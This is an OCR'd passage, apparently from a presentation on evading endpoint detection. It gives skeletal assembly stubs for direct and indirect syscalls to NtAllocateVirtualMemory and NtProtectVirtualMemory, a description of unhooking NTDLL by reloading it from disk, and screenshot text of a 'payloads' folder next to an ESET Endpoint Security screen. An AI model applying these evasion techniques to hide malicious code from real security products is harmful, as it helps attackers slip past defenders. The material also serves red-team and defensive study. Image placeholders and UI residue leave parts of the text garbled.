
Calling that crafted syscall directly from within the assembly file.

```
NtAllocateVirtualMemory PROC
    mov r10, rcx
    mov eax, (ssn of NtAllocateVirtualMemory)
    syscall
    ret
NtAllocateVirtualMemory ENDP

NtProtectVirtualMemory PROC
    mov r10, rcx
    mov eax, (ssn of NtProtectVirtualMemory)
    syscall
    ret
NtProtectVirtualMemory ENDP

// other syscalls ...
```

Indirect syscall


Indirect syscalls are implemented similarly to direct syscalls where the assembly files must be manually crafted first. The distinction lies in the absence of the syscall instruction within the assembly function, which is instead jumped to.

```
NtAllocateVirtualMemory PROC
    mov r10, rcx
    mov eax, (ssn of NtAllocateVirtualMemory)
    jmp (address of a syscall instruction)
    ret
NtAllocateVirtualMemory ENDP

NtProtectVirtualMemory PROC
    mov r10, rcx
    mov eax, (ssn of NtProtectVirtualMemory)
    jmp (address of a syscall instruction)
    ret
NtProtectVirtualMemory ENDP

// other syscalls ...
```





API Unhooking

Unhooking is another approach to evade hooks in which the hooked NTDLL library loaded in memory is replaced with an unhooked version. The unhooked version can be obtained from several places, but one of the common approaches is to load it directly from disk. Doing so will remove all the hooks placed inside the NTDLL library.




Demo



payloads
File Home Share View
This PC › Tools (\\VBoxSvr) (Z:) › edr › payloads
Quick access
Desktop
Downloads
Documents
Pictures
edr
eset
Este
test
This PC
Network
Name
reset.exe
resource.rar
test3.zip
test.exe
4 items
Documents
File Home Share View
ESET ENDPOINT SECURITY
Protection status
Computer scan
Update
Setup
Tools
Help and support
About
ESET Endpoint Security™, Version 10.1.2046.0
The next generation of NOD32 technology.
Copyright © 1992-2023 ESET, spol. s r.o. All rights reserved.
This product is covered by U.S. Patent No. US 8,943,592.
End User License Agreement
Privacy Policy
Username: TESTWINEPP\vboxuser
Device name: TESTWINEPP
Seat name: TestWinEPP
Show modules
Warning: This program is protected by copyright and international treaties. Copying or distribution without express permission from ESET, spol. s r.o. by any means, in part or in full, is strictly prohibited and will result in prosecution to the full extent that these laws will allow internationally.
ESET, the ESET logo, ESET Endpoint Security, LiveGrid, LiveGrid logo, SysInspector are either registered trademarks or trademarks of ESET, spol. s r.o. in the European Union and/or other countries. All other trademarks are the property of their respective owners.
Progress. Protected.
8/20/2023
Type here to search
9:13 PM
8/23/2023
Right Ctrl



